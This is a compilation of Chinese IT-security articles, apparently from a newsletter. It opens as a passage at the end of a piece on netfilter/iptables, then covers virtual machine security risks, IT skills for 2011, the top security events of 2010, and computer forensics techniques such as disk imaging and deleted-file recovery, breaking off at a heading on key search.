另外，netfilter/iptables 是免费的，这对于那些想要节省费用的人来说十分理想，它可以代替昂贵的防火墙解决方案。

结束语

最新的 Linux 内核 2.4.x 具有 netfilter/iptables 系统这种内置的 IP 信息包过滤工具，它使配置防火墙和信息包过滤变得便宜且方便。netfilter/iptables 系统使其用户可以完全控制防火墙配置和信息包过滤。它允许为防火墙建立可定制化的规则来控制信息包过滤。它还允许配置有状态的防火墙。

漏洞不可怕？谁来填补虚拟机安全漏洞

投稿：零度的尘

来源：中国计算机报

【文章摘要】虚拟机的安全漏洞到底有多大？McAfee Avert Labs 的 David Marcus 表示：“如果你有能力攻击一个虚拟机，并且能够进入虚拟机之外的主操作系统，那么就完全可以控制服务器中的全部虚拟机。”

Gartner 的分析师 Neil MacDonald 在一份研究报告中指出，60%的虚拟化服务器的安全性低于物理服务器，这种状况将持续到 2012 年。如今，虚拟化技术的普及率越来越高。Gartner 预计，2012 年全球将有超过一半的工作负载被虚拟化。如果不能有效解决虚拟机的安全性问题，那么安全性问题很可能成为虚拟化应用最大的绊脚石。

安全漏洞并不可怕

虚拟机的安全漏洞到底有多大？McAfee Avert Labs 的 David Marcus 表示：“如果你有能力攻击一个虚拟机，并且能够进入虚拟机之外的主操作系统，那么就完全可以控制服务器中的全部虚拟机。”

2009 年 5 月，网络上曾经曝光，VMware 虚拟化软件的 Mac 版本 Fusion 中存在一个严重的安全漏洞。别有用心的可以利用该漏洞，通过 Windows 虚拟机在 Mac 主机上执行恶意代码。幸好，VMware 很快就发布了 Fusion 2.0.4，修复了该漏洞。虚拟机生命周期管理方案提供商 Embotics 的营销副总裁 David Lynch 曾表示：“在虚拟机的安全性方面，黑客肯定是有有机可乘的。如果你参加过像黑帽大会这样的技术安全大会，就会发现虚拟化技术已经成为热议的话题。很多人在关注这个领域。”

2010 年 3 月，据国外网站报道，核心安全科技公司(Core Security Technologies)发出警告，微软 Virtual PC 中存在一个未被修复的安全漏洞。黑客通过该漏洞可以成功绕过数据执行保护(DEP)、地址空间随机化布局(ASLD)等安全机制，对虚拟机发起攻击。此安全漏洞涉及微软 Windows Virtual PC、Virtual PC 2007 和 Virtual Server 2005，所幸 Hyper-V 不受影响。

从目前情况看，针对虚拟机的攻击已经不再是纸上谈兵，而是确确实实发生了。一些虚拟化方案提供商、安全厂商反馈，虚拟环境的安全问题确实存在，而且针对虚拟机的攻击和安全漏洞不断涌现。企业用户必须对那些针对虚拟机的安全威胁提高警惕。

让人担心的是，越来越多针对虚拟机的安全威胁并没有引起广大企业管理者足够的重视。很多人在部署虚拟化技术的时候，将主要精力放在提高设备利用率、降低成本等方面，而忽视了安全问题。

“与其他软件一样，x86 虚拟化平台软件不可能没有安全漏洞。VMware、Citrix 和微软等虚拟化平台软件厂商在近几年都发现了各自平台的漏洞。”戴尔大中华区大型企业事业部首席架构顾问陈进坤表示，“发现安全漏洞后，只要及时打补丁和升级，用户的主机就不会受到攻击。举例来说，ESX 等系统管理程序已经通过加拿大通信安全部(CSEC)通用标准评估与认证方案(CCS)的验证，获得了 EAL4+级通用标准认证。EAL4+级是《共同准则互认协定(CCRA)》认可的最高安全级别。”

趋势科技认为，虚拟机确实存在安全漏洞。但是，用户只要及时做好针对虚拟机的补丁管理工作，就不会有太大问题。

惠普公司认为，既然虚拟机是被打包好的文件系统，并且基于标准的平台，那么安全漏洞就是不可避免的。但是，用户如果能扬长避短，充分发挥虚拟服务器的灵活性、可靠性和共享性，那么就能获得事半功倍的效果。这也是虚拟化技术如今能够成为市场主流的重要原因。

在记者采访的多家虚拟化软件厂商、安全厂商和服务商中，万国数据服务有限公司(GDS)副总裁张权的观点颇具代表性。他认为：“安全问题是 IT 业界长期存在的一个问题。它不取决于架构是物理的还是虚拟的，平台是 x86 的还是 Unix 的，或者应用以何种形式存在。虚拟化技术的出现具有划时代的意义。它能够降低成本，节能增效，提高资源利用水平和资源配置的灵活性，提升业务连续性水平。作为一种新出现的技术，虚拟机面临着与传统物理服务器架构一样的安全问题，如网络、访问控制、数据加密、操作系统和应用等方面的问题。”

解决虚拟机的安全性问题，不能仅依靠虚拟化软件厂商，而是需要操作系统、应用、网络、安全等厂商共同努力。IT 管理者还要提高安全防范意识。

事在人为

Gartner 的研究报告指出，虚拟机的安全性低并不是因为虚拟化技术本身不安全，而是因为缺乏相关的管理工具，应用流程不成熟，企业员工和经销商缺乏有效的培训等。

VMware 公司大中华区技术总监张振伦指出，实际上，多数的安全风险来自于实际使用的过程中，而并非虚拟化技术本身的问题。经过专门的审计和管理控制，完全可以避免虚拟机的安全风险。AstroArch 咨询公司创始人 Haletky 认为：“与虚拟化相关的最大安全问题是，很多用户不知道自己在做什么。为了有效解决虚拟机的安全性问题，虚拟化应用管理员必须学习更多的知识。”

张振伦归纳出虚拟机面临的主要安全风险：第一，虚拟化层的妥协可能导致所有托管工作负载的标准降低；第二，内部虚拟网络上的虚拟机之间的通信缺乏可见性和控制力，使得当前的安全策略增强机制丧失效力；第三，在没有被充分隔离的情况下，不同信任级别的工作负载被整合到一个单独的物理服务器上；第四，Hypervisor/VMM 层和可管理工具的访问管理缺乏可控性；第五，网络和安全控制职责的隔离存在不足。

其实，技术的问题只是一方面，为了保护虚拟机的安全，更重要的是在人和应用方面下功夫。Gartner 研究发现，40%的虚拟化应用在最初的规划和设计阶段，根本没有考虑安全因素。Gartner 建议，安全管理流程应扩展到虚拟化管理程序和虚拟机监视器等方面。

许多系统管理员缺乏有效保护虚拟化环境的专业知识。虚拟化技术的出现模糊了 IT 人员的角色与职责。例如，在虚拟机泛滥而管理员又不知情的情况下，后端存储的性能很容易出现瓶颈。

“虚拟化正在改变传统的服务器配置流程。用户需要建立一个全新的框架，避免出现虚拟机泛滥等问题，进而解决隐藏的安全问题。许多早期部署的虚拟基础设施，并没有采用最佳的基础设施架构部署策略。”陈进坤表示，“用户应该避免为虚拟化而虚拟化的思维定式，将注意力放在人员、流程和技术的无缝整合上，进而创造一个高效、高安全性的企业基础架构平台。”

“无论是物理环境还是虚拟环境，出现安全问题的原因都一样，即技术和管理方面的问题。”张权认为，虚拟化应用成功的关键是三分技术、七分管理，“仅仅依靠技术手段，只能治标不能治本，只有结合安全的运维管理，才可以做到标本兼治。”

张权归纳出虚拟机在管理方面存在的主要问题：第一，安全组织设置和岗位职责不明确；第二，安全风险管控不到位；第三，日常安全运行与维护缺乏有效性；第四，应用系统安全管理有疏漏；第五，灾备管理不专业；第六，企业缺乏内部与针对第三方人员的安全管理规

范；第七，企业没有进行必要的安全教育培训。

惠普认为，安全问题在每个环节都有可能发生，关键在于如何创建有效的流程，通过高效的软件工具监控虚拟机的运营，从而避免问题出现。

随着业务的不断增长，企业用户如果不对虚拟环境进行合理控制和管理，很容易出现虚拟机泛滥的情况。虚拟机的泛滥不仅增加了管理的负担，而且造成了现有资源的浪费。惠普融合基础设计架构不仅能通过统一、高效的管理，合理分配现有资源，回收数据中心空闲容量，而且能帮助用户将孤岛式的 IT 架构转变成池化的，从而实现资源的共享，在提高资源利用率的同时大幅提高 IT 部门的生产力，使 IT 部门成为驱动业务发展的核心动力。

2011 来临 IT 人员应该具备哪些技能？

投稿：零度的尘

来源：eNet 硅谷动力

【文章摘要】过去的几年中，服务器虚拟化受到关注，但在以后的发展中，云计算会成为重点。服务器虚拟化主要涵盖硬件的蔓延，而云计算则是注重 IT 优化并对角色和责任重新定义。云计算提供弹性、灵活的扩展能力，IT 即服务（ITaaS）即将成为现实，这些科技改变是革命性的，也为资深的 IT 人员带来了机遇。

2010 年，虚拟化在企业数据中心快速发展，从此进入了虚拟数据中心的新纪元。而且它的影响已经延伸到虚拟数据中心以外。

过去的几年中，服务器虚拟化受到关注，但在以后的发展中，云计算会成为重点。服务器虚拟化主要涵盖硬件的蔓延，而云计算则是注重 IT 优化并对角色和责任重新定义。云计算提供弹性、灵活的扩展能力，IT 即服务（ITaaS）即将成为现实，这些科技改变是革命性的，也为资深的 IT 人员带来了机遇。

IT 领域将需求服务器专家，同时网络和存储的市场将继续扩大。以下五点是 2011 年 IT 人员必须重视的技能：

掌握云架构

无论是私有云、公有云还是混合云，对云架构的掌握将会在 2011 年起到决定性作用。尽管很多服务器、网络和存储领域的 IT 人员都具备了虚拟化的背景，而现在云架构将会引领 IT 的变革。

数据中心管理和自动化

云计算实现了对软件的集成，快速交付，动态优化，自助服务及众多优越性，而没有软件的驱动的话，这些特性是无法实现的。众多厂商在这一领域投入巨资，并促进企业向云中迁移的速度。云产品的实施过程以及走向成熟的过程中将会提供更多的就业机会。

桌面虚拟化

云不仅仅限于服务器。虚拟桌面提供各种设备的能力，就像 iPod 一样。例如，如果 iPod 坏了，你可以使用 iTunes 来实现各种应用。虚拟桌面同样如此。iPod 的销量有四百万，HP 收购 Palm Inc，甚至连思科都加入了瘦客户端的市场，可见虚拟桌面的确存在巨大潜力。

2011 年 IT 市场将会需求大批熟悉 VMware View 和 Citrix XenDesktop 类似产品的专家。关于虚拟桌面的激烈讨论还将继续下去：应用发展模型将会从传统方式向虚拟化发展。

协作工具

经济的衰退使得企业开始关注协作工具。企业消减了对网络和视频会议的开支，同时要求提高全球通信的能力。同时，企业开始使用视频来维系与客户之间的关系。医疗视频工具同样开始兴起。

企业会继续向协作领域投入资金。在这个领域中的软件开发人员将会面临很多机会。因为有很多类型的数据会结合起来——声音、视频、数字信号等等——开发人员必须将这些科技整合起来。

安全

企业 IT 将面临更多的管理和法规遵从。除了 SOX、HIPAA、PCI，还有 Massachusetts privacy laws。企业必须明确方向，因为理解现有保护水平和对身份的识别将变得更复杂。在 2011 年的 IT 职业市场，对身份识别的安全评估技能会显示极为重要。随着我们进入漫无边际的架构中，具有安全背景的 IT 人员将具有极大的优势。

网络安全成头等大事：2010 年 IT 安全十大事件

投稿：零度的尘

来源：cnBeta

2010 年随着智能手机和平板电脑的推广，生活变得越来越“网络化”。社交网站风靡全球，网络安全成为头等大事。由于网络犯罪的复杂性，世界各地的执法机关开始联手惩治这些网络黑手。以下是 2010 年度网络安全十大新闻事件：

一、内鬼作乱



2010 年全球经济仍处于低迷状态，失业人数有增无减。而那些在职的人员 恐怕也有很多抱怨，比如工作时间过长，薪水太低，工作压力过大。因此，企业应该继续对内部人员偷窃或破坏企业内部数据或信息保持高度警惕。例如，前弗吉尼亚州的一名 IT 主管，因故意破坏装有机密文件的企业计算机而被判 27 个月监禁和 6700 美元赔偿金。同时，社交网络和 tweeting 的流行也给很多黑客 以可乘之机。


二、政府加强网络安全建设



美国总统奥巴马成立了一个以确保美国政府网络安全为宗旨的专门委员会。7 月的一份报告指出美国政府在近期内会大量搜罗网络安全方面的人才并将扩大该专业的教育规模。该委员会还建议完善网络安全从业人员资格的认证，目前的职业资格认证不但不完善，还有可能造


成安全隐患。

三、算服务安全问题



云计算是服务是 IT 未来的发展趋势。目前企业越来越多地以服务的方式购买 解决方案，云计算服务将成为未来数据安全研究的重点。Gartner 表示，云计算的安全问题将成为世界网络安全顶级研发人员的新热点。市场调研机构 Forrester 的研究员 Jonathan Penn 指出，到 2015 年云计算的市场可达 15 亿美元。Forrester 公司 2009 年的另一报道指出，有一半的专家对于云技术服务的安全性表示忧 虑，五年内安全技术将成为这项技术的主要驱动力之一。

四、解密掀起轩然大波



维基解密网站正在继续轰炸互联网，其最近公布的美国外交机密文件正在挑衅 美国政府，外交官和同盟。7 月 26 日，“维基解密”在《纽约时报》《卫报》和《镜报》配合下，在网

上公开了多达 9.2 万份的驻阿美军秘密文件，引起轩然大波。11 月 18 日，瑞典要求拘留维基解密创始人朱利安·阿桑奇 (Julian Assange)，他被指强奸、性骚扰及非法胁迫他人。12 月 7 日，阿桑奇主动向伦敦警方自首，但英国高等法院最终裁定阿桑奇获保释。最近美国国务卿希拉里·克林顿最近分别向阿富汗 12 个国家的领导人及政府高层致电，为“维基解密”网站泄露美国外交文件，涉及到了这些国家的一些机密事件表达歉意。

五、网络头目被逮捕



虽然僵尸网络目前还没有形成大规模的犯罪团伙，然而 FBI 已经开始全球合作，跨国界地追捕这些罪犯。例如，美国 FBI 与州政府和其他国家的执法人员合作切断了该组织的金融链，FBI 与州政府总逮捕了 37 名犯罪人员，另有 11 名犯罪分子在英国被逮捕。全球执法机构的合作和信息共享为追捕和缉拿这些网络黑手提供了便利。


六、安全隐患 通知责任人还是公开发布？



当发现安全隐患，是通知相应的责任人还是公开向社会发布，这一话题引起了热议。六月，

Google 安全工程师塔维斯·奥曼迪(Tavis Ormandy)告之微软 Windows XP 和 Windows Server 2003 存在一个安全漏洞,微软公司也承认收到该报告。五天后,奥曼迪将缺陷相关的部分概念验证攻击代码公布在网上,引起了微软的极大不满。微软谴责奥曼迪公布利用零日缺陷的代码使 Windows 客户面临较大的攻击风险。7 月,谷歌公司要求计算机安全委员会重新考虑负责任披露的定义,并建议其出台一套更严格的管理办法,以便快速修补安

七、多贪财



如今的网络攻击已经不是仅仅为了满足黑客的所谓的虚荣心,而更多地是为了 金钱。比如,极光(Aurora)黑客攻击开始于 2009 年,在 2010 年初日益猖狂,该行动至少波及 22 家企业被黑,黑客的目的是窃取企业的知识财产。其他的黑客瞄准的多是信用卡信息,社会安全号码,企业机密信息和商业秘密等。各国政府都在极力追捕这些黑客,然而他们大多跨国控制并利用高科技手段隐藏自己,使得追捕难度加大。

八、uxnet 恶意软件攻击核设施



就像科幻电影变成现实一样,Stuxnet 恶意软件渗透到全球,意在攻击 伊朗核设施。赛门

铁克公司表示，该病毒的设计者拥有强大的幕后财政支持，用以创造出模拟攻击环境。该病毒包含有 4000 个功能，每个功能都有它隐含的理由。一位安全分析专家指出，Stuxnet 的攻击目标是伊朗的布什尔核电站。11 月 30 日，伊朗总统内贾德今天证实了国内的核电站被 Stuxnet 攻击，位于布什尔和纳坦兹的伊朗核设施浓缩铀离心机被病毒破坏。普遍猜测 Stuxnet 传染源集中在以色列。

九、再掀风浪



今年 IT 公司之间的关系扑朔迷离，一会分道扬镳，一会旧情复燃，一会又暂时分离。值得注意的是，苹果公司封杀 Flash，与 Adobe 公司开战。虽然 Flash 用户人数庞大，但是 HTML5 似乎正成为趋势。苹果、谷歌和微软都表示支持 HTML5。同时，苹果公司还正式告别了 Java 支持。苹果公司的这些做法旨在提高该公司产品的安全性，希望将所有产品的安全更新都集合到一起。

十、行业掀起并购狂潮



越来越多的 IT 公司意识到安全的重要性，安全领域并购潮一触即发。在短短的六个月时间内，这些企业并购支出将近 100 亿美元：赛门铁克公司(Symantec)拿下了 VeriSign, PGP 和 GuardianEdge; IBM 收购了 BigFix, OpenPages 和 PSS Systems; 惠普购买了 Fortify 和

ArcSight;CA 吞并了 Arcot。八月，英特尔出乎意料地以 76.8 亿美元的价格购买了安全软件开发商 McAfee。11 月底，微软也宣布计划 收购 Mobile Armor。

计算机取证关键技术分析

作者：占地挤着

1 概述

随着计算机和互联网络技术的迅速发展，电子商务、网络教育、各类网络服务和电子政务在经济社会的人际交往、经营活动中被大量应用。随之，各类经济纠纷、民事纠纷和刑事案件也会时有出现。判定或处置各类纠纷和刑事案件过程中，电子文档已经成为重要证据之一。

许多计算机化的产品中都会存有电子证据，例如：移动电话、PDA、路由器等，也有许多形式的存储介质，包括：硬盘、光盘、U 盘等。另外，网线、电缆甚至空气也能携带数字信息，通过适当的设备，就能将这些数字信息提取出来，以备使用。本文以计算机证据的重要载体—硬盘为例，研究分析计算机取证中的关键技术要求，包括：取证的一般性原则、数据采集方法、取证的设备和装置要求。

2 取证程序

电子证据处理总共分 3 个阶段：证据获取、证据分析和证据表现[1]。

证据获取阶段的工作是固定证据。电子证据容易修改，一旦决定需要获取电子证据，应该首先进行证据固定，防止有用证据的丢失。在本阶段要求将电子证据的状态固定起来，使之在后续的分析、陈述过程中不会改变。并能够在法庭展示证据固定的有效性，比如展示原始证据和固定后证据的 Hash 校验值。

证据分析阶段的工作是分析证据与案件的关联性。电子证据包含的数据量往往很大，而且数据类型往往杂乱无章，收集的所有证据需要进行提取、整理和筛选后才能被使用。在本阶段要求能够对证据进行全面分析，并在全面分析的基础上能够进行数据挖掘和整合，使之清晰呈现案情相关信息。

证据表现阶段要就电子证据与案件的关联性进行陈述。在此阶段要求能够证实电子证据取得的途径、分析过程，并合理引用电子证据分析结果对案情进行陈述。

3 证据获取

当采集电子证据时，应将注意力放在计算机内容而不是硬件上。当从计算机中采集数据时有两种选择，一种是采集所需要的数据，另一种是采集所有的数据。采集所需要的数据有遗失线索和损害证据的风险，因此一般情况下，取证人员将从涉案的计算机硬盘中完整采出所有数据。通过硬盘克隆机或者数据获取软件是两种常用的方法

3.1 应用硬盘克隆机获取证据

从硬盘中采集数据时最直接的方法是在记录了硬盘和主板的连接方式后，将硬盘从计算机上拆卸下来，然后用取证专用的硬盘克隆机制作原硬盘的克隆品[2]。硬盘数据物理复制采集的原理框图如图 1 所示。




图 1、硬盘数据采集原理框图

图 1、硬盘数据采集原理框图

硬盘数据物理复制采集可按以下步骤操作：

- (1) 拆除将接受数据取证的硬盘；
- (2) 检测接受数据取证硬盘未被物理故障造成硬盘数据无法读取；
- (3) 打开预备的目标硬盘，对目标硬盘进行格式化处理，清除目标硬盘内所有内容；
- (4) 复制原硬盘数据到目标硬盘。

硬盘复制机必须是专用、特制，具有获取完整数据的复制机。复制机在工作状态时必须对被复制硬盘数据写保护，获取的所有数据应在复制前、后保持一致。复制机应通过物理级复制技术获取文件系统的完整数据，包括文件 Slack 区和未使用的空间，并能提供和原硬盘数据完全一致的副本。

经复制机复制在目标硬盘上的数据应以位（Bit）的形式存在，复制机必须将原硬盘的数据全部复制到目标硬盘或镜像文件中。复制范围从硬盘的逻辑第一扇区开始，一直到硬盘逻辑最末扇区结束。复制机应具有复制传输单方向功能；即原硬盘数据向目标硬盘传输，不可逆向。复制机应具备数据校验功能；检验目标硬盘和原硬盘数据完全一致。复制机应具有硬盘擦除和格式化功能；可擦除目标硬盘不正确的数据。或对目标硬盘进行格式化处理。复制机应遵循严格的工作流程进行操作，确保数据获取的精确性和原始数据的完整性。

下图是硬盘复制机工作流程：




图 2、硬盘复制机工作流程

图 2、硬盘复制机工作流程

3.2 数据获取软件获取证据

数据获取软件采集数据是另外一种方法。目前 Windows 和 Linux 下都有相应的数据获取软件。由于 Windows 是会自动在检测到的硬盘上写入数据，因此 Windows 的数据获取软件在使用时必须结合硬盘写保护器进行。硬盘写保护器通过 USB 或 1394 接口和取证计算机连接。

3.2.1 Windows 数据获取软件和硬盘写保护器

其原理如图 3 所示。



图 3、硬盘数据采集原理图

硬盘数据镜像采集可按以下步骤操作：

- (1) 拆除将接受数据取证的硬盘；
- (2) 通过硬盘写保护器将接受数据取证的硬盘连接到另外一台计算机上。利用计算机应用软件复制硬盘原数据到目标硬盘。

硬盘写保护器是保护原硬盘数据不更改的设备，写保护器应在主机发送对取证硬盘复制指令后，不传输任何修改指令给取证硬盘。写保护器与取证硬盘的接口及应用程序应具有单向功能，单向的方向必须是取证硬盘向复制机的目标硬盘，不可逆向。写保护器在收到一个来自主机的读指令操作类的操作后，应通过读操作返回请求的数据。读指令操作可包括：从某个存储介质的特定位置请求数据并把请求的数据返回给主机的操作。一个读操作从存储设备的介质里请求一个或多个数据块，每个数据块都有关于存储位置和长度的说明。写保护器在收到一个来自主机的信息指令操作类的操作后，应返回主机一个包含不修改任何重要访问信息的回复。写保护器应将受保护硬盘的任何错误情况立即报告给主机。其他非修改的指令操作应包括：任何不属于其他的请求存储设备执行一个非破坏性动作的操作类的操作。

3.2.2 Linux 数据获取启动光盘

Linux 数据获取软件一般是以可启动光盘形式出现[3]。取证人员可以利用可启动的、不会改写硬盘数据的光盘启动计算机，将数据采集出来。其原理如图 4 所示。




图 4、Linux 启动光盘采集原理图

此方法的数据采集可按以下步骤操作：

- (1) 将接受数据取证的硬盘连接到预置的专用计算机上。
- (2) 通过光盘启动计算机，直接将原硬盘的数据采集到目标硬盘上。

4 证据分析

主要的证据分析技术有：删除数据的恢复、加密数据破解和海量数据的线索分析。

4.1 删除数据的恢复

被删除数据的恢复主要从两个层次进行：文件系统级和应用级的数据恢复。

4.1.1 文件系统级恢复

文件系统用于存储数据，供计算机系统访问。文件系统中的数据通常以文件目录和文件的形式存放于树状结构中。文件系统通常以元数据描述每个文件的信息，包括文件名称、属性、时间戳。一般元数据都位于目录入口，但另外有些元数据位于特定的文件（如 NTFS 的 \$MFT）或者其他位置（如 Unix 的 i-node）[4]。

但一个文件或者目录被删除，通常相关的元数据被设置标志为不激活的。然而在绝大多数文件系统中，元数据和文件真实内容都未被真正删除。因此，被删除的元数据仍然能够被访问到。然而，并不是所有文件内容都能够被访问到，这依赖于元数据的结构和原始格式。

比如一个文件目录是分散在硬盘不连续区域的，如果被删除，目录的第一个数据块通常都能恢复，但是其余的数据块就无法恢复[5]。

过去的存储设备都比较昂贵和缓慢（和 RAM 相比），在设计文件系统时均允许操作系统以高效和快速的方式访问二级存储。虽然不同的文件系统执行方式不同，但总体上，都具备恢复删除文件的能力。两个最关键点是：持续写入和文件系统活动方式。文件系统在一般情况下都尽量使用持续写入：绝大多数操作系统以连续数据块的方式往驱动器上写数据。一个给定的数据文件，在写入磁盘后未作任何修改，这个文件数据将在连续的扇区上。这将使得读写速度加快，因为磁头无需转移到另外的区域去读写数据。这样，文件即使被删除，存在于连续区域的几率也比较大，根据此原理，可以找回文件数据。

[6] 为了尽快和高效的文件操作，文件系统的许多活动都将变化控制在最小。比如文件删除，绝大多数情况下，只进行逻辑删除，这就意味着真正的数据并未删除，而只是对信息进行索引的元数据发生了变化，标记或者删除。用这项技术，文件内容不管多大，删除时都只是简单修改或者删除索引结构。最简单的例子就是 Windows FAT32 文件系统删除文件。它只是找到被删除文件在目录中的入口，并将首字节改为 "0xE5"，并将文件分配表清空。绝大多数元数据和文件内容都保留。

绝大多数情况下，这些通常的属性都能帮助进行数据恢复，不管数据位于何种文件系统中。

许多工具都可以定位潜在的文件系统对象，找到残余的元数据，并恢复最大数量的连续文件。

4.1.2 应用级恢复

除了文件系统级的数据恢复，还可以在应用级进行数据恢复。通过识别应用文档特征，在整个硬盘中搜索符合此类特征的数据，达到恢复数据的目的。以 JPG 文件恢复为例，JPEG 文件头都有特征，如果根据类特征在硬盘上寻找所有的 JPG 文件，将比只从文件系统中恢复带有 JPG 扩展名的文件更加彻底。

4.2 加密文档的解密

加密给证据分析提出了难题，像 Office 这样的办公软件就内置有加密文档功能。有两种方法可以处理类似于 Office 这种加密程序：密钥搜索和分布式破解[7]。

4.2.1 密钥搜索技术

